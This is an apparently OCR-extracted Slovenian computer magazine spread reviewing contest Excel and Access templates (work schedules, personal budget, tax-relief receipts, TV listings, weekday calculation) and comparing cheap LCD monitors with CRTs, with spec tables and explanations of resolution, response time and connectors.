Predloga je napisana za Excel in je namenjena izdelavi **mesečnih delovnih razporedov v podjetju z največ 50 zaposlenimi**. Delovni zvezek je sestavljen iz petih listov, kjer je prvi namenjen napotkom, drugi vnosu podatkov, tretji prikazu skupin zaposlenih, četrti prikazu izračunanega delovnega razporeda, peti pa nastavitvam, potrebnim za pravi izračun. Pripravo razporeda začnemo z vnašanjem imen zaposlenih v prvi stolpec. Med vnašanjem se na vrhu samodejno spreminja podatek o številu zaposlenih. V naslednjem stolpcu vnesemo imena izmen, nato pa še število zaposlenih, potrebnih v posamezni izmeni. Stolpec *Trajanje izmen* je tu samo informativno in vrednosti v njem ne vplivajo na izračun razporeda.

Ko dokončamo vnašanje podatkov, se samodejno izračunata število izmen in število skupin, prikazeta pa se najvišja in najnižja zahteva po številu zaposlenih v posamezni izmeni. Naslednji korak je klik gumba *Izračunaj skupine*, s katerim bo predloga določila razvrstitev za


poslenih po delovnih skupinah. Na tretjem listu se prikaže razpored skupin, ki ga lahko po želji tudi spreminjamo s preprostimi premikanjem zaposlenih iz ene skupine v drugo. Ko smo tudi ta korak opravili, nas čaka le še izračun delovnega razporeda, ki je prikazan na listu *Razpored*. Na voljo imamo izbiro meseca in leta, sicer pa se imena izmen in skupin zaposlenih, ki bodo v določeni izmeni delali, prikazujejo v koledarju. Če tega natisnemo, dobimo pregleden razpored mesečnega dela za vse dni v tednu. Imena zaposlenih v skupinah je treba natisniti posebej.



ločenih stolpcih prikazani prihodki in odhodki, ki jih lahko razvrščamo po kategorijah, ter mesečne vsote obeh. Prikazane kategorije lahko nastavimo v spustnem meniju za vsak stolpec posebej. Vnosi in stanja se osvežijo šele, ko predlogo shranimo in jo ponovno odpremo.

OSEBNA BILANCA


Naslednja predloga je verjetno ena najstarejših aplikacij, ki si jo je ob večno prazni denarnici zamislil naprednejši uporabnik osebnega računalnika ali v zadnjih nekaj letih dlančnika. Delovni zvezek v Excelu je namenjen **vodenju mesečne bilance odhodkov in prihodkov**, torej je za vsak mesec treba odpreti nov zvezek. V njem sta dva lista, *Bilanca in Pregled*. V prvega vnašamo podatke, ki jih želimo obdelati, ter pregledujemo stanje, drugi pa je namenjen prikazu končnih izračunov prihodkov in odhodkov. Na prvem listu izpolnimo naslednja polja: *V dobro* in *V breme*, *Opis* in *Kategorijo* izdatka ali prihodka ter *Datum* vnosa. V polje *Stanje* lahko vnesemo začetno stanje evidence, nato pa se to sproti spreminja glede na naše vnose. Če z izdatki prekoračimo pozitivno stanje oziroma zabredemo v minus, nam bilanca prikaže deficit z grozečo rdečo barvo in znakom minus. Za natančnejše bo moteča lastnost, da stotine zaokrožuje navzdol do vrednosti 0,49 SIT in navzgor nad vrednostjo 0,50 SIT. Na drugem listu so v dveh



Predlogi Osebna bilanca manjka še možnost vodenja bilance za več mesecev skupaj oziroma na letni ravni, sicer pa je soliden pripomoček za ne preveč zahtevno vodenje osebnega poslovanja. Pogrešali smo predvsem preprosta navodila za uporabo.

DOHODNINSKI RAČUNI

Predloga deluje v programu za obdelavo podatkovnih zbirk Access, namenjena pa je **shranjevanju in izračunavanju dohodninskih olajšav**. V oknu, ki se nam odpre ob zagonu predloge, izbiramo med gumbi *Ažuriranje podatkov*, *Izračun dohodninskih olajšav* in *Admini-*



stracija uporabnikov. Pod njimi so na voljo še poročila, vendar o njih kasneje. Najprej moramo vnesti podatke za uporabnike, za katere bomo vodili evidenco računov. To storimo v posebnem oknu, kjer vpišemo ime in priimek ter status osebe (zaposlen, študent, drugo). Ko smo to opravili, se lahko lotimo vnašanja računov za posamezne uporabnike. Vnos lahko opremimo s podatki o datumu vnosa, zneskom računa in njegovim namenom, če pa se račun upošteva kot davčna olajšava, odkljukamo to možnost in na spustnem seznamu izberemo ustrezno olajšavo iz kategorij, predvidenih v Zakonu o dohodnini. Za posamezno olajšavo nam predloga ponudi kratek opis upoštevanih sredstev. Sproti lahko s klikom na gumb *Prikaži moje račune* pregledujemo in obdelujemo račune izbranega uporabnika.

Okno *Pregled računov* nam omogoča vpogled v skupni znesek računov, filtriranje po olajšavah ali datumu ter brisanje računov. Ko želimo izvedeti višino dohodninske olajšave, ki jo z vnesenimi računi imamo, kliknemo gumb *Izračun dohodninskih olajšav*. V novem oknu izberemo uporabnika in izpiše se znesek njegovih računov za posamezno olajšavo ter na koncu, kolikšna je lahko naša osnova za dohodnino, da bomo s svojimi računi uveljavljali olajšave. Če navedena osnova presega našo predvideno osnovo za dohodnino, pomeni, da prikazani uporabnik svojo 3-odstotno olajšavo že presega in da naj bodo prihodnji računi izstavljeni na drugega člana gospodinjstva. Na koncu lahko izdelamo in natisnemo še poročila olajšav v obliki vsot ali izpiskov računov za vse uporabnike ali


za vsakega posebej.

Dohodninski izračun je uporabna in enostavna predloga, ki pa od nas zahteva ažurnost in sprotno vnašanje računov.

TV-SPORED

Gre za zanimivo predlogo, namenjeno zagrizenim gledalcem televizije, ki neradi zamudijo katero od priljubljenih oddaj. Za delovanje potrebuje **aktivno spletno povezavo**, s katero dostopa do **dnevniških podatkov o TV-programih** na glavnih slovenskih televizijskih postajah SLO1, SLO2, POP TV, Kanal A in Prva TV. Na vsakem listu delovnega zvezka v Excelu je prikazan celodnevni program posamezne TV-postaje, na katerem lahko označimo oddaje, ki si jih želimo ogledati. Seznam zaželenih oddaj je prikazan na listu *Program*, kjer so podatki o začetku, trajanju in koncu posamezne oddaje, njenem naslovu ter programu, na katerem bo predvajana. Pod seznamom je tudi graf, kjer je grafično prikazano trajanje posameznih oddaj, iz katerega lahko tudi razberemo, katere se po-

Letošnji projekti, ki se v finalnem izboru potegujejo za Microsoftovo nagrado »Milijon za vzpon«, so zanimiv skupek inovativnih predlog in, kar je najpomembnejše, plod slovenskega znanja.




krivajo. Predloga nam prav tako izračuna čas, ki ga bomo glede na naše želje prebili pred malim zaslonom. Žal pri tem ne upošteva oddaj, ki se prekrivajo.

Zamisel predloge je zanimiva predvsem za zasvojene s televizijo, ki pa bodo pogrešali možnost sestavljanja seznama priljubljenih oddaj za več dni vnaprej in predvsem podporo za večje število TV-postaj.

DIAMIND

To predlogo je izmed vseh, ki tekmujejo na razpisu, najtežje uvrstiti v kakršnokoli kategorijo, saj je njen namen spoznavanje **osnov modularne aritmetike**, natančneje, **računanja dni v tednu za poljubni datum – na pamet**. Predloga je predvsem skupek napotkov, ki naj bi nam pomagali pri reševanju miselnih ugank, kot je na primer »Kateri dan v tednu je 2. januar 2026?«, s katerimi lahko zabavamo sebe in razpoloženo družbo. Na delovnem zvezku je v korakih opisan postopek računanja poljubnega datuma, ki ga vnesemo v za to označeno polje. Izračun dneva po določenem, vendar našim očem skritelem algoritmu, predpostavlja poznavanje karakterističnih števil mesecev, ki so navedene v posebnem stolpcu, avtor pa nam svetuje, da se jih naučimo na pamet. Poskrbel je tudi za obširna navodila, kako izračunati karakteristične številke let. V nadaljnjih zvezkih nam avtor predloge kot zanimivost pojasnjuje vlogo modularne aritmetike za preverjanje napak pri branju črtnih kod, na koncu pa postreže še s primerjavo svojega algoritma s postopki računanja drugih matematikov na spletu.



CRT?

Zadnjih nekaj let je v svetu računalnikov nekakšna konstanta postopen prehod s CRT- na LCD-monitorje. Zaradi udobja, majhne porabe prostora, manj škodljivega vpliva na naše zdravje, predvsem vid, mimogrede pa so padle tudi cene.



Piše: Zdenko Frangež
zdenko.frangez@mojmikro.si

Najprej so se seveda pocenili 15-palčni, nato še 17-palčni in zdaj so že 19-palčni monitorji dostopni vsakomur. Vse skupaj pa se je zgodilo v roku dobrih dveh let. Najprej počasi in skoraj sramežljivo, zadnje čase pa je zalet že takšen, da se nekateri sprašujejo, kje je meja.

Prodaja LCD-monitorjev je prehitela prodajo CRT-monitorjev šele konec lanskega leta, vsaj po trditvah nekaj uglednih analitičnih ustanov. Trend se kljub nekaj nihanjem v cenah še vedno nadaljuje in rast prodaje celo presega vse napovedi. Leta pa še ni konec.

Pred letom še ni bilo mogoče niti sanjati o 17-palčnih LCD-monitorjih v cenovnem razredu dobrih petdeset tisočakov, zdaj je takšnih modelov že veliko. Pred letom so bili 19-palčni LCD-ji

doma še dokajšnja redkost, danes se že težko odločimo za manjši monitor.

In kako je prišlo do tega? Z **večanjem prodaje raste proizvodnja**, kar slednjo seveda poceni. Vsekakor ni enako plačevati razvoj LCD-monitorja, ki ga je treba plačati z »naklado« nekaj deset tisoč izdelkov kot pri nakladah, ki dosegajo vrtočlave številke. Podjetja so proizvodnjo v dobri meri preselila v okolja, kjer je delo cenejše, mimogrede pa so razvili tehnologije, ki pocenijo proizvodnjo, žal pa tudi takšne, ki pocenijo izdelek z nižanjem kakovosti. Ker je kakovost LCD-zaslonov zadnje čase rasla je težko oceniti koliko kakovosti je izpadlo na račun nižanja cen.

Kljub vsemu je povprečna kakovost LCD-monitorjev zadnje čase **višja ob občutno nižjih cenah** in to je končnemu uporabniku najvažnejše.

Razen med najcenejšimi modeli (resnici na ljubo pa tudi med njimi) že težko najdemo izdelke s katerimi ne bo vsaj del uporabnikov zadovoljen.

Pri CRT-monitorjih smo bili nekako vajeni, da gre za komponento, ki jo menjamo redko. Takole 3-5 let je bil monitor pri hiši. In še takrat je prišlo do menjave bolj zaradi želje po večjem zaslonu kot zaradi nuje ali odpovedi naprave. Z enako filozofijo bi se morali lotiti tudi nakupa LCD-monitorja. Samo en par oči imamo in dolgoročno gledano je kakovosten LCD- zaslon še vedno cenejši kot nekaj parov očal, ki jih v enakem času menjamo. Vprašanje pa je, ali je mogoče tudi pri najcenejših modelih uporabiti enak razmislek kot pri CRT-monitorjih. Saj razloga za menjavo filozofije verjetno ni, se pa vseeno porajajo pomisleki, ali bo tudi nova generacija naprav delovala brezhrebno toliko

Proizvajalec in ime modela	BENQ FP557S	Gericom C500	Relisys TL 565	Yusmart 15"	Neovo F415	Lengin CP150S	Hansol H550
Informacije	Trend Net, d.o.o.	Anni, d.o.o.	Quantum, d.o.o.	Acord-92, d.o.o.	Anni, d.o.o., Quantum, d.o.o.	Anni, d.o.o.	Quantum, d.o.o.
Spletni naslov	www.benq.com	www.gericom.com	www.relisys.com	www.yusmart.net	www.neovo.com	www.lengin.com.tw	www.hansol-uk.com
Cena	49.544 SIT	39.960 SIT	41.998 SIT	48.200 SIT	49.555 SIT	48.990 SIT	46.362 SIT
Tehnični podatki							
Velikost diagonale	38 cm (15")	38 cm (15")	38 cm (15")	38 cm (15")	38 cm (15")	38 cm (15")	38 cm (15")
Ločljivost	1024 x 768 pik	1024 x 768 pik	1024 x 768 pik	1024 x 768 pik	1024 x 768 pik	1024 x 768 pik	1024 x 768 pik
Velikost osnovne pike	0,297 mm	0,297 mm	0,297 mm	0,297 mm	0,297 mm	0,297 mm	0,297 mm
Barvna paleta	16,7 milijona barv	16,7 milijona barv	16,7 milijona barv	16,2 milijona barv	16,7 milijona barv	16,7 milijona barv	16,7 milijona barv
Svetilnost	250 cd/m	250 cd/m	250 cd/m	250 cd/m	250 cd/m	250 cd/m	250 cd/m
Kontrastno razmerje	400:1	400:1	500:1	400:1	400:1	500:1	350:1
Odzivni čas	16 ms	16 ms	25 ms	16 ms	25 ms	12 ms	25 ms
Zorni kot (H/V)	120/100	160/160	130/100	120/100	130/100	ni podatka	120/95
Podatkovni vhod	analogni	analogni	analogni	analogni	analogni	analogni	analogni
Mere in teža	354 x 362 x 190 mm; 3,5 kg	326 x 253 x 12 mm	368 x 353 x 204 mm; 3 kg	ni podatka	350 x 335 x 180 mm; 3,7 kg	ni podatka	352 x 156 x 369 mm; 4,1 kg
Garancija	ni podatka	3 leta	3 leta	2 leti	3 leta	3 leta	3 leta

* V tabeli je zajeto po 10 najcenejših monitorjev v cenovnem razredu: 15" do 50.000 SIT, 17" do 60.000 SIT in 19" do 80.000 SIT, kot je mogoče najti cene na spletnih straneh naših trgovcev

LCD-monitorji: primerjava s CRT-monitorji

časa. V resnici je težko odgovoriti na to vprašanje. Garancijske dobe so zadnje čase dokaj dolge in pri LCD-monitorjih znašajo od enega do treh let. Žal ena sama nedelujoča pika v večini primerov ni zadosten razlog, da bi nam monitor zamenjali, popraviti pa se tega ne da. Tudi sam imam LCD-monitor z uničeno piko. Je odpovedala kmalu po nakupu. Po drugi strani pa je pri hiši star, zelo star prenosni računalnik. In 12-palčni LCD-zaslon še vedno deluje kot v začetku, brez ene same nedelujoče pike. Hja, tudi srečo je treba imeti s temi LCD-ji.

Ker so se pocenili LCD-ji, so se pocenili tudi CRT-monitorji. Zelo. Čeprav jih že težko najdemo v naših računalniških trgovinah, LCD-monitorje pa nam ponujajo že v neposredni bližini solate in lubenic v najbližjem nakupovalnem središču. Nemalo uporabnikov računalnikov se še vedno sprašuje, ali kupiti poceni CRT ali kljub nizki ceni še vedno precej dražji LCD-monitor. Pa pomisleki o poceni napravah in priključkih in tehničnih podatkih in še o čem se porajajo vprašanja.

POJMI

Ločljivost

Tako kot pri CRT-monitorjih tudi pri LCD-jih poznamo pojem ločljivosti, ki pove, koliko pik lahko zaslon prikaže. Če je ločljivost 1024 x

768 to pomeni, da sliko na vašem zaslonu ustvari 786.432 pik. Več pik ko ima, boljši oziroma kakovostnejši je prikaz slike na zaslonu. Navadno je ločljivost za 17-palčne monitorje 1024 x 768 pik, pri 19-palčnih monitorjih je ta 1280 x 1024, dražji pa zmorejo prikazati kakovostno sliko tudi pri ločljivosti 1600 x 1200 pik, kar pa je navadno rezervirano za 21-palčne monitorje. V nasprotju s CRT-monitorji, kjer lahko ločljivost prilagajamo potrebam, to pri LCD-zaslonih skoraj ni mogoče. Monitorji so namreč umerjeni za točno določeno ločljivost, vsakršno spreminjanje pa se konča z nižanjem kakovosti slike. LCD-zaslone imajo namreč točno določeno število pik, kjer lahko vsak sveti samo v eni barvi. Če ločljivost spreminjamo, monitor poskuša izračunati, kako naj pike obarva, in ker polovica pike ne more biti ene, polovica pa druge barve, je slika meglena in razvlečena. Za LCD-zaslone velja, da delujejo optimalno le pri prvzeti ločljivosti, ki je tudi najvišja. Zadnje čase se pojavljajo LCD-monitorji, ki imajo višje ločljivosti pri manjši diagonalni zaslonu, kar pomeni, da bodo vsi napisali in ikone videti manjše. S tem se je treba sprijazniti in pač izbrati velikost LCD-zaslona in ločljivost glede na naše potrebe in želje.

Osveževanje

Pri CRT-monitorjih je bil eden pomembnejših podatkov ravno hitrost osveževanja slike. Če je bila prenizka, je slika neprijetno utripala in nekako pod 85 Hz ni bilo mogoče prav udobno delati. Razlog tiči v tehnologiji. Elektronski žarek vzbudi svetenje v fosforescenčni plasti CRT-monitorja, kar pa ne vzdrži dolgo. Tako je treba vse pike ponovno osvežiti v hitrem zaporedju, pa naj so se spremenile ali ne.


Podatek najdemo

tudi med tehničnimi podatki LCD-monitorjev, kjer pa ni tako pomemben kot pri starejših bratih. LCD-monitorji imajo popolnoma drugačen način izrisa slike, zato te ni treba tolikokrat izrisati vsako sekundo, da vidimo stabilno sliko. LCD-monitorji lahko vsako sliko prikazujejo poljubno dolgo, spreminjajo se le pike, ki so se dejansko spremenile. Tako je slika stabilna in ostra že pri osveževanju 60 Hz.


Vidno polje

LCD-zaslone imajo pri enako veliki navedeni diagonalni večjo prikazno površino kot CRT-monitorji, saj pri slednjih proizvajalci navajajo velikost katodne cevi, katere del je skrit v plastičnem ohišju. dejansko vidno polje pri LCD-monitorjih je zato v grobem za palec manjše. Tako so 17-palčni CRT-monitorji prikazali le nekako do 16,1 palca slikovnega polja pri LCD-monitorjih pa je to čistih 17 palcev. Če ste bili vajeni 17-palčnega CRT-monitorja, vam bo zadoščal tudi enako velik LCD, saj je v resnici vidna slika večja.

Vidni kot



Vidni kot je pri LCD-monitorjih še kako pomemben podatek. Navadno je podan z vodoravno in navpično vidljivostjo, recimo 170/170 stopinj. To pomeni, da boste videli sliko skoraj še pod pravim kotom na idealnega. To je seveda nemogoče in tu tiči prvi »nateg« proizvajalcev.



Samsung SM 710V	CTX S771A	CTX S762A	Proview UK 713	Yakumo TFT 17	Prestigio P179	Yusmart 178 QP	Lengin CP170S
Avtera, d.o.o.	Autronic, d.o.o., Gambit, d.o.o.	Autronic, d.o.o., Gambit, d.o.o.	Chip, d.o.o.	Acord-92 d.o.o.	Asbis, d.o.o.	Acord-92, d.o.o.	Anni, d.o.o.
www.samsung.com	www.ctxeurope.com	www.ctxeurope.com	www.proview.com	www.yakumo.com	www.prestigio.biz	www.yusmart.net	www.lengin.com.tw
57.990 SIT	53.910 SIT	57.690 SIT	56.749 SIT	54.781 SIT	56.990 SIT	53.990 SIT	57.990 SIT
43,2 cm (17")	43,2 cm (17")	43,2 cm (17")	43,2 cm (17")	43,2 cm (17")	43,2 cm (17")	43,2 cm (17")	43,2 cm (17")
1280 x 1024 pik	1280 x 1024 pik	1280 x 1024 pik	1280 x 1024 pik	1280 x 1024 pik	1280 x 1024 pik	1280 x 1024 pik	1280 x 1024 pik
0,264 mm	0,264 mm	0,264 mm	0,264 mm	0,264 mm	0,264 mm	0,264 mm	0,264 mm
16,2 milijona barv	16,7 milijona barv	16,7 milijona barv	16,7 milijona barv	16,2 milijona barv	16,7 milijona barv	16,2 milijona barv	16,7 milijona barv
250 cd/m	260 cd/m	260 cd/m	260 cd/m	300 cd/m	260 cd/m	270 cd/m	300 cd/m
500:1	400:1	450:1	500:1	500:1	400:1	450:1	500:1
25 ms	16 ms	16 ms	16 ms	8 ms	12 ms	16 ms	12 ms
150/135	140/120	160/160	140/140	140/130	150/135	140/130	140/140
analogni	analogni	analogni	analogni	analogni	analogni	analogni	analogni
382 x 384 x 175 mm; 4,55 kg	368,7 x 368 x 205 mm; 5,1 kg	368,7 x 368 x 205 mm; 5 kg	435 x 123 x 495 mm; 4,1 kg	400 x 369 x 212 mm; 6,1 kg	395 x 375 x 175 mm; 6 kg	6,6 kg	ni podatka
3 leta	3 leta	3 leta	3 leta	3 leta	ni podatka	3 leta	ni podatka

LCD-monitorji: primerjava s CRT-monitorji

Navajajo namreč vidni kot slike, ko slika še ni pretirano popačena. Vsi vemo, da že pri manjših kotih vidimo padec kontrasta, potem izginejo barve ali deli slike. Z dovoljenim padcem kakovosti je seveda mogoče lepo manipulirati. Manjka tudi volja proizvajalcev določiti uporaben standard in še manj so se ga pripravljene držati. Lepo je namreč navajati podatke, ki so boljši kot pri konkurenci, zlasti če nam nihče ne more dokazati namernega zavajanja. Na srečo so številke vsaj približno primerljive pri večini proizvajalcev. Vsaj tistih večjih in pri kakovostnejših modelih.

Odzivni čas

To je lastnost, ki je pri **CRT-monitorjih** nismo poznali, saj se slika osvežuje **periodično**. Pri LCD-monitorjih se slika osvežuje samo tam, kjer se spremeni, no seveda, včasih se spremenijo tudi vse pike ali večina. Da bi dosegli normalno sliko, se mora elektronika dovolj hitro odzivati in **osvetljevati in ugašati določene pike**. Pri tem je vedno nekaj **zakasnitve**, saj pike v trenutku pač ni mogoče prižgati. Ta zamuda se meri v **milisekundah**, pri sodobnejših LCD-jih pa znaša **med 2 in 20 ms**. Zaradi velikih zakasnitev so bili LCD-ji dolgo manj primerni za predvajanje filmov, igranje dinamičnih iger in druge stvari, kjer se kadri hitro spreminjajo. Danes je drugače. LCD-monitorji so **ustrezno hitri**. Dovolj za vse zahteve. In če ne boste ravno tega iskali, tudi ne boste kar tako našli neprijetne sledi za gibajočim objektom. Starejši se boste še spomnili neprijetnih sledi za kazalcem na prvih LCD-zaslonih.

Pri odzivnem času pa tiči še drugo zavajanje. Meriti bi namreč morali odzivni čas zaslona pri prehodu pike iz popolnoma bele v popolnoma črno. Nekateri proizvajalci počno natančno to, drugi pa trdijo, da je to nepotrebno in da je dovolj meriti prehod iz ene sivine v drugo sivino. Razpon svin je seveda velik in kaj lahko nas zavede podatek o času, potrebnem za prehod. Kdo pa trdi, da morajo biti sivine res blizu čisto bele in čisto črne? Tako nekateri proizvajalci že reklamirajo LCD-monitorje z odzivnim časom pičlih **2 milisekund**. Ja. Pred seboj imam takšnega, ki se pohvali z 8 ms. **Za kak prehod?** Kdo ve. Toda razlike med tem in onim, ki ima podan čas 16 ms,

ni prav nobene. Vsaj jaz je ne morem opaziti, pa sem vaju zijati v monitor in odkrivati napake. Tudi pri igranju se ne vidi. Pa pri filmih tudi ne. V resnici je večina monitorjev, ki se hvalijo z odzivnim časom 8 ms, bližje resničnemu podatku 16 ali celo 20 ms. In kako torej vemo, da je podatek verodostojen? Lahko recimo zaupate naši presoji pri testih monitorjev. Svetujem pa tudi **ogled slike na LCD-monitorju**, preden ga kupite.

Kontrastno razmerje

Kontrastno razmerje poznamo tako pri LCD-jih kot pri klasičnih CRT-monitorjih, a ga pri slednjih ni bilo treba posebej omenjati, saj je ustrezalo tudi zahtevnejšim uporabnikom. Nasprotno je kontrastno razmerje zadeva, ki je povzročila razvijalcem LCD-jev nemalo preglavic. Čeprav klasični monitorji dosega kontrastna razmerja 700 : 1 in več brez težav, so takšni LCD-monitorji redkejši. No, seveda. Zadnje čase se je tudi na tem področju stanje zelo izboljšalo, vsaj pri boljših modelih.



Svetilnost

To je podatek, ki pove, kako svetlo sliko lahko ustvari določen zaslon. Podatek je podan v **kandelah (Cd) na kvadratni meter**. Večje je število, svetlejša je lahko slika. Pa ne presvetljena. Podatek je pomemben vsem, ki uporabljajo LCD-monitor pri **dnevni svetlobi**. Zlasti če občasno na zaslon padajo sončni žarki. Če bo število prenizko, v takih razmerah ne boste mogli dovolj osvetliti slike, da bi »preglasila« sončne žarke ali drug vir močnejše svetlobe.



DVI ali analogni priključek

Pri CRT-monitorjih smo poznali različne izpeljanke analognega sistema VGA, za digitalne LCD-monitorje pa je bil razvit popolnoma nov standard, kjer so odpravljene nepotrebne pretvorbe signala iz analogne oblike v digitalno in obratno, tako tudi odpade padec kakovosti zaradi nenatančnosti pretvorb. Ta standard je DVI ali Digital Video Interface, **digitalni video vmesnik**. Prvi LCD-monitorji so sicer uporabljali v glavnem VGA-priključke, a dandanes je večina opremljena z obema. Da monitor sprejema slikovne podatke po standardu DVI, se ni težko prepričati, saj se njegov podatkovni kabel že na prvi pogled loči od starega VGA.

Ločimo dve vrsti DVI standarda. **DVI-D** podpira le nove digitalne monitorje, medtem ko vmesna različica **DVI-I** ponuja tudi grafični izhod za priključitev analognega monitorja.

Poleg vidnih razlik ponuja standard DVI še nekaj izboljšav. Med njimi so: varčevanje z energijo, tehnologija plug and play, manjša občutljivost na motnje ali kakovost prenosnih kablov, prepustnost, ki presega 165 MHz in še kaj, čeprav so nekatere prednosti že na voljo tudi pri analognih priključkih.

Pri LCD-monitorjih nižjega cenovnega razreda in pri manj zahtevnih prikazih razlike med priključkoma v resnici ne boste opazili, vsaj kmalu ne. Pri zahtevnih grafičnih opravilih in kakovostnih monitorjih pa je razlika lepo vidna.

Elektromagnetno valovanje

Ker za delovanje LCD-jev ni potrebe po zapletenih sistemih tuljav, visoko energijskih virov elektronskih snopov in podobne elektronske šare, kot je bilo to potrebno pri CRT-monitorjih, temveč sta potrebna le vir svetlobe in dokaj nedolžna električna napetost v elektrodah, LCD-ji **praktično ne oddajajo drugega elektromagnetnega valovanja kot svetlobe**. Tako odpade strah po elektromagnetnem onesnaženju oziroma po škodljivem sevanju naprave. Iz istega razloga so LCD-monitorji tudi manj občutljivi na druge onesnaževalce. Tako se slika več ne popači vsakič, ko vam zavoni mobilni telefon, zvočnik so lahko bližje monitorja in podobno.

Proizvajalec in ime modela	Relisys TL 766	BenQ FP 731	Samsung SM 913V	Philips 190S6FG	CTX S966A	Acer AL1916S	Acer AL1912S
